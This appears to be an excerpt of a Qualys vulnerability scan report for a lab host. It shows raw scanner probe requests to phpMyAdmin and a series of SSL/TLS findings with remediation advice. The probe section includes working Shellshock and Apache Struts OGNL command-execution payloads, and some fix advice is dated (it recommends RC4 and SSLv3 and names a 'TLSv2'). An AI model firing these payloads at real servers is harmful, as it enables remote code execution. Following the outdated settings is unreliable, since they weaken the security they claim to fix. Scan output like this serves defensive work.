            <label for="input_username">Username:</label>
            <input type="text" name="pma_username" id="input_username" value="" size="24" class="textfield"/>
        </div>
        <div class="item">
            <label for="input_password">Password:</label>
            <input type="password" name="pma_password" id="input_password" value="" size="24" class="textfield" />
        </div>
        <input type="hidden" name="server" value="1" />    </fieldset>
    <fieldset class="tblFooters"><input type="hidden" name="phpMyAdmin" value="f2d61bd3fc640288fbe851c0df7afad85fd8c1de" />
        <input value="Go" type="submit" id="input_go" />
    <input type="hidden" name="lang" value="en-utf-8" /><input type="hidden" name="convcharset" value="utf-8" /><input
type="hidden" name="token" value="3676f7b3e3b21dcfa6157f957de57cb6" />    </fieldset>
</form>



GET /phpMyAdmin/index.php?sql_debug=1 HTTP/1.0
Host: 192.168.1.21

GET /phpMyAdmin/index.php/123 HTTP/1.0
Host: 192.168.1.21

OPTIONS /phpMyAdmin/index.php HTTP/1.0
Host: 192.168.1.21

GET /phpMyAdmin/ HTTP/1.0
Host: 192.168.1.21

GET /phpMyAdmin/ HTTP/1.0
Host: 192.168.1.21
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.18) Gecko/2010020220 Firefox/3.0.18 (.NET CLR 3.5.30729)

GET /phpMyAdmin/ HTTP/1.0
```

```
HOST: 192.168.1.21:80
Content-Type: text/xml; charset=UTF-8
User-Agent: () { ignored; }; echo Content-Type: text/plain ; echo  ; echo ; /usr/bin/id

GET /phpMyAdmin/ HTTP/1.0
Host: 192.168.1.21
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Content-Type:
%{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container
=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.O
gnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAcces
s(#dm)))).(#cmdlinux='ifconfig').(#cmdwin='ipconfig').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains(
'win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmdwin}:{'/bin/bash','-c',#cmdlinux})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionC
ontext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

GET
/phpMyAdmin/?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%
23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23con
tainer.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%
28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%
27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%2
8%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd
%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23
p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%7D HTTP/1.0
Host: 192.168.1.21

GET
/phpMyAdmin/?id=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23
dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23conta
iner.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28
%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27
QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%
27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7
D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.
start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%7D HTTP/1.0
Host: 192.168.1.21

GET
/phpMyAdmin/?robots=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3
D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23c
ontainer.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clea
r%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3
D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains
%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23c
md%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%
23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%7D HTTP/1.0
Host: 192.168.1.21

get /phpMyAdmin/ HTTP/1.0
Host: 192.168.1.21
```

🟥🟥🟥⬜⬜ 3 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Compression Algorithm Informatio
n Leakage Vulnerability — port 5432/tcp over SSL

QID:	38599
Category:	General remote services
Associated CVEs:	CVE-2012-4929
Vendor Reference:	-
Bugtraq ID:	55704
Service Modified:	07/13/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

SSL/TLS protocols support and optional compression algorithm. When used compression can ease data transfer significantly.

An information leakage was discovered related to compression algorithms used in SSL/TLS protocols. The attacker needs to have the ability to submit any plain text to the compression and encryption process and observe the output to be able to exploit this vulnerability.
The attack works like this:
the attacker who has control over a web browser that is communicating to a web site that uses SSL/TLS can send a HTTP POST request that looks like this:
POST /login.php HTTP/1.1
Cookie: XYZ

Cookie:

The first Cookie is in the HTTP header and the second one is in the body of the request.

If a compression algorithm is used it will replace the second occurrence of the string 'Cookie: ' by a reference to the first one and thus decrease the length of the string to be encrypted and eventually the output length of SSL packet. This can be observed on the network.
The attacker can then prepare another request that contains a guess as to what the first character of the cookie is. That HTTP request looks like this:
POST /login.php HTTP/1.1
Cookie: XYZ

Cookie: A
If the guess was correct then the length of the output of compression + encryption will decrease more than if the guess was incorrect.
Using this approach the attacker can verify their guesses and completely recover the value of the cookie.

IMPACT:

Typically cookies are used in secure HTTP sessions as authentication tokens and as session identifications. Compromise of the cookie can lead to HTTP session hijacking and impersonation.

SOLUTION:

Compression algorithms should be disabled. The method of disabling it varies depending on the application you're running.
If you're using a hardware device or software not listed here, you'll need to check the manual or vendor support options.

For IIS SSL Compression is referred to as HTTP compression. It can be disabled from IIS configuration->Web Site->Properties->Service (tab).HTTP Compression checkboxes need to be turned off.
For Redhat systems with Zlib Compression.
- Set the OPENSSL_NO_DEFAULT_ZLIB environment variable can be used to disable zlib compression support.
- Further details can be found under Bugzilla Redhat 857051. (https://bugzilla.redhat.com/show_bug.cgi?id=857051#c5)

For other HTTP servers please check the vendors documentation on how to disable SSL compression.
Best practices for SSL/TLS Deployment can be found at QUALYS SSL Labs. (https://www.ssllabs.com/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Compression_method_is DEFLATE .

3 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Use of Weak Cipher Rivest Cipher 4 (RC 4/ARC4/ARCFOUR) — port 5432/tcp over SSL

QID:	38601
Category:	General remote services
Associated CVEs:	CVE-2013-2566, CVE-2015-2808
Vendor Reference:	-
Bugtraq ID:	91787, 58796, 73684
Service Modified:	09/27/2021
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Secure Sockets Layer (SSL v2/v3) and Transport Layer Security (TLS) protocols provide integrity, confidentiality and authenticity services to other protocols that lack these features.
SSL/TLS protocols use ciphers such as AES,DES, 3DES and RC4(Arcfour) to encrypt the content of the higher layer protocols and thus provide the confidentiality service. Normally the output of an encryption process is a sequence of random looking bytes. It was known that RC4 output has some bias in the output. Recently a group of researchers has discovered that there is a stronger bias in RC4(Arcfour) , which makes statistical analysis of ciphertext more practical.
The described attack is to inject a malicious javascript into the victim's browser that would ensure that there are multiple connections being established with a target website and the same HTTP cookie is sent multiple times to the website in encrypted form. This provides the attacker a large set of ciphertext samples that can be used for statistical analysis.
NOTE: On 3/12/15 NVD changed the CVSS v2 access complicity from high to medium. As a result Qualys revised the CVSS score to 4.3 immediately. On 5/4/15 Qualys is also revising the severity to level 3.

IMPACT:

If this attack is carried out and an HTTP cookie is recovered, then the attacker can use the cookie to impersonate the user whose cookie was recovered.
This attack is not very practical as it requires the attacker to have access to millions of samples of ciphertext, but there are certain assumptions that an attacker can make to improve the chances of recovering the cleartext from cihpertext. For examples HTTP cookies are either base64 encoded or hex digits. This information can help the attacker in their efforts to recover the cookie.

SOLUTION:

RC4 should not be used where possible. One reason that RC4(Arcfour) was still being used was BEAST and Lucky13 attacks against CBC mode ciphers
in SSL and TLS. However, TLSv 1.2 or later address these issues.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

CIPHER	KEY-EXCHANGE	AUTHENTICATION	MAC	ENCRYPTION(KEY-STRENGTH)	GRADE
SSLv3 WITH RC4 CIPHERS IS SUPPORTED					
RC4-SHA	RSA	RSA	SHA1	RC4(128)	MEDIUM
TLSv1 WITH RC4 CIPHERS IS SUPPORTED					
RC4-SHA	RSA	RSA	SHA1	RC4(128)	MEDIUM

3 SSLv3 Padding Oracle Attack Information Disclosure Vulnerability (POODLE) port 5432/tcp over SSL

QID:	38603
Category:	General remote services
Associated CVEs:	CVE-2014-3566
Vendor Reference:	POODLE
Bugtraq ID:	70574
Service Modified:	07/09/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The SSL protocol 3.0 design error, uses nondeterministic CBC padding, which makes it easier for man-in-the-middle attacks.
The target supports SSLv3, which makes it vulnerable to POODLE (Padding Oracle On Downgraded Legacy Encryption), even if it also supports more recent versions of TLS. It's subject to a downgrade attack, in which the attacker tricks the browser into connecting with SSLv3.
This QID is an automatic PCI FAIL in accordance with the PCI standards.
Further details can be found under:
PCI: ASV Program Guide v3.1 (page 27) (https://www.pcisecuritystandards.org/documents/ASV_Program_Guide_v3.1.pdf)
PCI: Use of SSL Early TLS and ASV Scans (https://www.pcisecuritystandards.org/documents/Use-of-SSL-Early-TLS-and-ASV-Scans.pdf)

IMPACT:

An attacker who can take a man-in-the-middle (MitM) position can exploit this vulnerability and gain access to encrypted communication between a client and server.

SOLUTION:

Disable SSLv3 support to avoid this vulnerability.
Examples to disable SSLv3.
nginx: list specific allowed protocols in the "ssl_protocols" line. Make sure SSLv2 and SSLv3 is not listed. For example: ssl_protocols TLSv2 TLSv1.1 TLSv1.2;
Apache: Add -SSLv3 to the "SSLProtocol" line.
How to disable SSL 3.0 on Microsoft IIS (https://support.microsoft.com/kb/187498/en-us).
For PCI, please refer to the Qualys community article (https://community.qualys.com/thread/15280).

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Metasploit

Reference:	CVE-2014-3566
Description:	HTTP SSL/TLS Version Detection (POODLE scanner) - Metasploit Ref : /modules/auxiliary/scanner/http/ssl_version
Link:	https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/ssl_version.rb
Reference:	CVE-2014-3566
Description:	HTTP SSL/TLS Version Detection (POODLE scanner) - Metasploit Ref : /modules/auxiliary/scanner/http/axis_local_file_include
Link:	https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/ssl_version.rb
Reference:	CVE-2014-3566
Description:	HTTP SSL/TLS Version Detection (POODLE scanner) - Metasploit Ref : /modules/auxiliary/spoof/cisco/dtp
Link:	https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/ssl_version.rb

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

No results available

3 SSL Server Has SSLv3 Enabled Vulnerability — port 5432/tcp over SSL

QID:	38606
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	12/21/2018
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

SSL 3.0 is an obsolete and insecure protocol.
Encryption in SSL 3.0 uses either the RC4 stream cipher, or a block cipher in CBC mode.
RC4 is known to have biases, and the block cipher in CBC mode is vulnerable to the POODLE attack.
The SSLv3 protocol is insecure due to the POODLE attack and the weakness of RC4 cipher.
Note: In April 2016, PCI released PCI DSS v3.2 (https://www.pcisecuritystandards.org/documents/PCI_DSS_v3-2.pdf) announcing that NIST no longer considers Secure Socket Layers (SSL) v3.0 protocol as acceptable for protecting data and that all versions of SSL versions do not meet the PCI definition of "strong cryptography."
This QID is an automatic PCI FAIL in accordance with the PCI standards.
Further details can be found under:
PCI: ASV Program Guide v3.1 (page 27) (https://www.pcisecuritystandards.org/documents/ASV_Program_Guide_v3.1.pdf)
PCI: Use of SSL Early TLS and ASV Scans (https://www.pcisecuritystandards.org/documents/Use-of-SSL-Early-TLS-and-ASV-Scans.pdf)

IMPACT:

An attacker can exploit this vulnerability to read secure communications or maliciously modify messages.

SOLUTION:

Disable the SSL 3.0 protocol in the client and in the server, refer to
How to disable SSLv3 : Disable SSLv3 (http://disablessl3.com/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

SSLv3 is supported

🟥🟥🟥⬜⬜ 3 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Server supports Transport Layer Security (TLSv1.0) port 5432/tcp over SSL

QID:	38628
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	Deprecating TLS 1.0 and TLS 1.1
Bugtraq ID:	-
Service Modified:	07/13/2021
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

TLS is capable of using a multitude of ciphers (algorithms) to create the public and private key pairs.
For example if TLSv1.0 uses either the RC4 stream cipher, or a block cipher in CBC mode.
RC4 is known to have biases and the block cipher in CBC mode is vulnerable to the POODLE attack.
TLSv1.0, if configured to use the same cipher suites as SSLv3, includes a means by which a TLS implementation can downgrade the connection to SSL v3.0, thus weakening security.
A POODLE-type (https://blog.qualys.com/ssllabs/2014/12/08/poodle-bites-tls) attack could also be launched directly at TLS without negotiating a downgrade.
This QID is an automatic PCI FAIL in accordance with the PCI standards.
Further details can be found under:
PCI: ASV Program Guide v3.1 (page 27) (https://www.pcisecuritystandards.org/documents/ASV_Program_Guide_v3.1.pdf)
PCI: Use of SSL Early TLS and ASV Scans (https://www.pcisecuritystandards.org/documents/Use-of-SSL-Early-TLS-and-ASV-Scans.pdf)

NOTE: On March 31, 2021 Transport Layer Security (TLS) versions 1.0 (RFC 2246) and 1.1 (RFC 4346) are formally deprecated.
Refer to Deprecating TLS 1.0 and TLS 1.1 (https://tools.ietf.org/html/rfc8996)

IMPACT:

An attacker can exploit cryptographic flaws to conduct man-in-the-middle type attacks or to decryption communications.
For example: An attacker could force a downgrade from the TLS protocol to the older SSLv3.0 protocol and exploit the POODLE vulnerability, read secure communications or maliciously modify messages.
A POODLE-type (https://blog.qualys.com/ssllabs/2014/12/08/poodle-bites-tls) attack could also be launched directly at TLS without negotiating a downgrade.

SOLUTION:

Disable the use of TLSv1.0 protocol in favor of a cryptographically stronger protocol such as TLSv1.2.
The following openssl commands can be used
to do a manual test:

```
openssl s_client -connect ip:port -tls1
```

If the test is successful, then the target support TLSv1

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

TLSv1.0 is supported

🟥🟥🟥 3 Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32) port 5432/tcp over SSL

QID:	38657
Category:	General remote services
Associated CVEs:	CVE-2016-2183
Vendor Reference:	-
Bugtraq ID:	92630, 95568
Service Modified:	09/20/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Legacy block ciphers having block size of 64 bits are vulnerable to a practical collision attack when used in CBC mode.
All versions of SSL/TLS
protocol support cipher suites which use DES, 3DES, IDEA or RC2 as the symmetric encryption cipher are affected.

Note: This CVE is patched
at following
versions
OPENSSL-0.9.8J-0.102.2
LIBOPENSSL0_9_8-0.9.8J-0.102.2
LIBOPENSSL0_9_8-32BIT-0.9.8J-0.102.2
OPENSSL1-1.0.1G-0.52.1
OPENSSL1-DOC-1.0.1G-0.52.1
LIBOPENSSL1_0_0-1.0.1G-0.52.1
LIBOPENSSL1-DEVEL-1.0.1G-0.52.1
JAVA-1_6_0-IBM-1.6.0_SR16.41-81.1

IMPACT:

Remote attackers can obtain cleartext data via a birthday attack against a long-duration encrypted session.

SOLUTION:

Disable and stop using DES, 3DES, IDEA or RC2 ciphers.
More information can be found at Sweet32 (https://sweet32.info/), Microsoft Windows
TLS changes docs (https://docs.microsoft.com/en-us/windows-server/security/tls/tls-schannel-ssp-changes-in-windows-10-and-windows-server) and
Microsoft Transport Layer Security (TLS) registry settings (https://docs.microsoft.com/en-us/windows-server/security/tls/tls-registry-settings)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

CIPHER	KEY-EXCHANGE	AUTHENTICATION	MAC	ENCRYPTION(KEY-STRENGTH)	GRADE
SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED					
DES-CBC3-SHA	RSA	RSA	SHA1	3DES(168)	MEDIUM
EDH-RSA-DES-CBC3-SHA	DH	RSA	SHA1	3DES(168)	MEDIUM
TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED					

DES-CBC3-SHA	RSA	RSA	SHA1 3DES(168)	MEDIUM
EDH-RSA-DES-CBC3-SHA	DH	RSA	SHA1 3DES(168)	MEDIUM

3 SSL Server Has SSLv2 Enabled Vulnerability port 25/tcp over SSL

QID:	38139
Category:	General remote services
Associated CVEs:	CVE-2016-0800
Vendor Reference:	-
Bugtraq ID:	91787, 83733
Service Modified:	10/26/2018
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The Secure Socket Layer (SSL) protocol allows for secure communication between a client and a server.
There are known flaws in the SSLv2 protocol. A man-in-the-middle attacker can force the communication to a less secure level and then attempt to break the weak encryption. The attacker can also truncate encrypted messages.

SSL servers that support SSLv2 and use the same private keys are also vulnerable to the DROWN attack.
These flaws have been fixed in SSLv3 (or TLSv1). Most servers (including all popular Web servers, mail servers, etc.) and clients (including Web-clients like IE, Netscape Navigator and Mozilla and mail clients) support both SSLv2 and SSLv3. However, SSLv2 is enabled by default for backward compatibility.
The following link provides more information about this vulnerability:

Analysis of the SSL 3.0 Protocol (http://www.schneier.com/paper-ssl.html)

DROWN attack (https://drownattack.com/)

IMPACT:

An attacker can exploit this vulnerability to read secure communications or maliciously modify messages.

SOLUTION:

Disable SSLv2.
Typically, for Apache/mod_ssl, httpd.conf or ssl.conf should have the following lines:
SSLProtocol -ALL +SSLv3 +TLSv1
SSLCipherSuite ALL:!aNULL:!ADH:!eNULL:!LOW:!EXP:RC4+RSA:+HIGH:+MEDIUM

For Apache/apache_ssl, httpd.conf or ssl.conf should have the following line:
SSLNoV2
How to disable SSLv2 on IIS : Microsoft
Knowledge Base Article - 187498 (https://support.microsoft.com/en-us/kb/187498)

How to Restrict the Use of Certain Cryptographic Algorithms and Protocols in Schannel.dll :
Microsoft Knowledge Base Article - 245030 (http://support.microsoft.com/kb/245030/en-us)
For IIS 7, refer to the article How to Disable SSL 2.0 in IIS 7 (http://www.sslshopper.com/article-how-to-disable-ssl-2.0-in-iis-7.html) for further information.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Established SSLv2 connection using DES-CBC3-MD5 cipher.

3 SSL Server Supports Weak Encryption Vulnerability port 25/tcp over SSL

QID:	38140

Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	10/30/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The Secure Socket Layer (SSL) protocol allows for secure communication between a client and a server.
SSL encryption ciphers are classified based on encryption key length as follows:

HIGH - key length larger than 128 bits
MEDIUM - key length equal to 128 bits
LOW - key length smaller than 128 bits

Messages encrypted with LOW encryption ciphers are easy to decrypt. Commercial SSL servers should only support MEDIUM or HIGH strength ciphers to guarantee transaction security.
The following link provides more information about this vulnerability:

Analysis of the SSL 3.0 protocol (http://www.schneier.com/paper-ssl-revised.pdf)

Please note that this detection only checks for weak cipher support at the SSL layer. Some servers may implement additional protection at the data layer. For example, some SSL servers and SSL proxies (such as SSL accelerators) allow cipher negotiation to complete but send back an error message and abort further communication on the secure channel. This vulnerability may not be exploitable for such configurations.

IMPACT:

An attacker can exploit this vulnerability to decrypt secure communications without authorization.

SOLUTION:

Disable support for LOW encryption ciphers.
Apache
 If TLSv1.1 or TLSv1.2 are available, then those protocols should be used.
SSLProtocol TLSv1.1 TLSv1.2
If TLSv1.1 and TLSv1.2 are not available then only TLS1.0 should be used:
SSLProtocol TLSv1
Typically, for Apache/mod_ssl, httpd.conf or ssl.conf should have the following lines:
SSLCipherSuite ALL:!aNULL:!ADH:!eNULL:!LOW:!EXP:RC4+RSA:+HIGH:+MEDIUM
For Apache/apache_ssl include the following line in the configuration file (httpsd.conf):
SSLRequireCipher ALL:!aNULL:!ADH:!eNULL:!LOW:!EXP:RC4+RSA:+HIGH:+MEDIUM
Tomcat

sslProtocol="SSLv3"
ciphers="SSL_RSA_WITH_RC4_128_MD5,SSL_RSA_WITH_RC4_128_SHA,SSL_DHE_RSA_W
ITH_3DES_EDE_CBC_SHA"

IIS

How to Restrict the Use of Certain Cryptographic Algorithms and Protocols in Schannel.dll
(https://docs.microsoft.com/en-us/troubleshoot/windows-server/windows-security/restrict-cryptographic-algorithms-protocols-schannel) (Windows restart required)
How to disable PCT 1.0, SSL 2.0, SSL 3.0, or TLS 1.0 in Internet Information Services
(https://support.microsoft.com/en-in/help/187498/how-to-disable-pct-1-0-ssl-2-0-ssl-3-0-or-tls-1-0-in-internet-informat) (Windows restart required)
Security Guidance for IIS (http://www.microsoft.com/technet/security/prodtech/IIS.mspx)
For Novell Netware 6.5 please refer to the following document
SSL Allows the use of Weak Ciphers. -TID10100633 (http://support.novell.com/cgi-bin/search/searchtid.cgi?10100633.htm)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

CIPHER	KEY-EXCHANGE	AUTHENTICATION	MAC	ENCRYPTION(KEY-STRENGTH)	GRADE

SSLv2 WEAK CIPHERS					
EXP-RC4-MD5	RSA(512)	RSA	MD5	RC4(40)	LOW
EXP-RC2-CBC-MD5	RSA(512)	RSA	MD5	RC2(40)	LOW
DES-CBC-MD5	RSA	RSA	MD5	DES(56)	LOW
SSLv3 WEAK CIPHERS					
EXP-RC4-MD5	RSA(512)	RSA	MD5	RC4(40)	LOW
EXP-RC2-CBC-MD5	RSA(512)	RSA	MD5	RC2(40)	LOW
EXP-DES-CBC-SHA	RSA(512)	RSA	SHA1	DES(40)	LOW
DES-CBC-SHA	RSA	RSA	SHA1	DES(56)	LOW
EXP-EDH-RSA-DES-CBC-SHA	DH(512)	RSA	SHA1	DES(40)	LOW
EDH-RSA-DES-CBC-SHA	DH	RSA	SHA1	DES(56)	LOW
EXP-ADH-RC4-MD5	DH(512)	None	MD5	RC4(40)	LOW
EXP-ADH-DES-CBC-SHA	DH(512)	None	SHA1	DES(40)	LOW
ADH-DES-CBC-SHA	DH	None	SHA1	DES(56)	LOW
TLSv1 WEAK CIPHERS					
EXP-RC4-MD5	RSA(512)	RSA	MD5	RC4(40)	LOW
EXP-RC2-CBC-MD5	RSA(512)	RSA	MD5	RC2(40)	LOW
EXP-DES-CBC-SHA	RSA(512)	RSA	SHA1	DES(40)	LOW
DES-CBC-SHA	RSA	RSA	SHA1	DES(56)	LOW
EXP-EDH-RSA-DES-CBC-SHA	DH(512)	RSA	SHA1	DES(40)	LOW
EDH-RSA-DES-CBC-SHA	DH	RSA	SHA1	DES(56)	LOW
EXP-ADH-RC4-MD5	DH(512)	None	MD5	RC4(40)	LOW
EXP-ADH-DES-CBC-SHA	DH(512)	None	SHA1	DES(40)	LOW
ADH-DES-CBC-SHA	DH	None	SHA1	DES(56)	LOW

3 SSL Server May Be Forced to Use Weak Encryption Vulnerability port 25/tcp over SSL

QID:	38141
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	10/10/2019
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The Secure Socket Layer (SSL) protocol allows for secure communication between a client and a server.
SSL encryption ciphers are classified based on the encryption key length as follows:

HIGH - key length larger than 128 bits
MEDIUM - key length equal to 128 bits
LOW - key length smaller than 128 bits

During the SSL handshake, the SSL client and the SSL server negotiate which cipher to use for the session. The SSL server chooses a cipher from a list proposed by the SSL client. The list is sorted by preference with the first cipher in the list being the most preferred.
This vulnerability is reported when the list of ciphers submitted by the client has a mixture of LOW, MEDIUM and HIGH ciphers with a LOW grade cipher listed first, and the SSL server chooses to use the LOW grade cipher
even though it supports at least one MEDIUM or HIGH grade cipher in the list.
Messages encrypted with LOW encryption ciphers are easy to decrypt. Commercial SSL servers should only support MEDIUM or HIGH strength ciphers to guarantee transaction security. SSL servers support a LOW grade cipher even though the client supports stronger ciphers.

IMPACT:

An attacker can exploit this vulnerability to decrypt secure communications without authorization.

SOLUTION:

Disable support for LOW encryption ciphers.
Typically, for Apache/mod_ssl, httpd.conf or ssl.conf should have the following lines:

```
SSLProtocol -ALL +SSLv3 +TLSv1
SSLCipherSuite ALL:!aNULL:!ADH:!eNULL:!LOW:!EXP:RC4+RSA:+HIGH:+MEDIUM
```

If for some reason LOW grade cipher are needed, then using the SSLHonorCipherOrder directive will enforce the server's preference on cipher selection and will guarantee that weak ciphers will be used only if nothing else is available.
SSLHonorCipherOrder Directive (http://httpd.apache.org/docs/2.1/mod/mod_ssl.html#SSLHonorCipherOrder)
How to Control the Ciphers for SSL and TLS on IIS (http://support.microsoft.com/kb/245030)
For Novell Netware 6.5 please refer to the following document
SSL Allows the use of Weak Ciphers. -TID10100633 (http://support.novell.com/cgi-bin/search/searchtid.cgi?10100633.htm)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

CIPHER	KEY-EXCHANGE	AUTHENTICATION	MAC	ENCRYPTION(KEY-STRENGTH)	GRADE
SSLv3 SELECTED THE FOLLOWING WEAK CIPHER					
EXP-RC4-MD5	RSA(512)	RSA	MD5	RC4(40)	LOW
TLSv1 SELECTED THE FOLLOWING WEAK CIPHER					
EXP-RC4-MD5	RSA(512)	RSA	MD5	RC4(40)	LOW

🟥🟥🟥⬜⬜ 3 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Compression Algorithm Information Leakage Vulnerability — port 25/tcp over SSL

QID:	38599
Category:	General remote services
Associated CVEs:	CVE-2012-4929
Vendor Reference:	-
Bugtraq ID:	55704
Service Modified:	07/13/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

SSL/TLS protocols support and optional compression algorithm. When used compression can ease data transfer significantly.
An information leakage was discovered related to compression algorithms used in SSL/TLS protocols. The attacker needs to have the ability to submit any plain text to the compression and encryption process and observe the output to be able to exploit this vulnerability.
The attack works like this:
the attacker who has control over a web browser that is communicating to a web site that uses SSL/TLS can send a HTTP POST request that looks like this:

```
POST /login.php HTTP/1.1
Cookie: XYZ

Cookie:
```

The first Cookie is in the HTTP header and the second one is in the body of the request.

If a compression algorithm is used it will replace the second occurrence of the string 'Cookie: ' by a reference to the first one and thus decrease the length of the string to be encrypted and eventually the output length of SSL packet. This can be observed on the network.
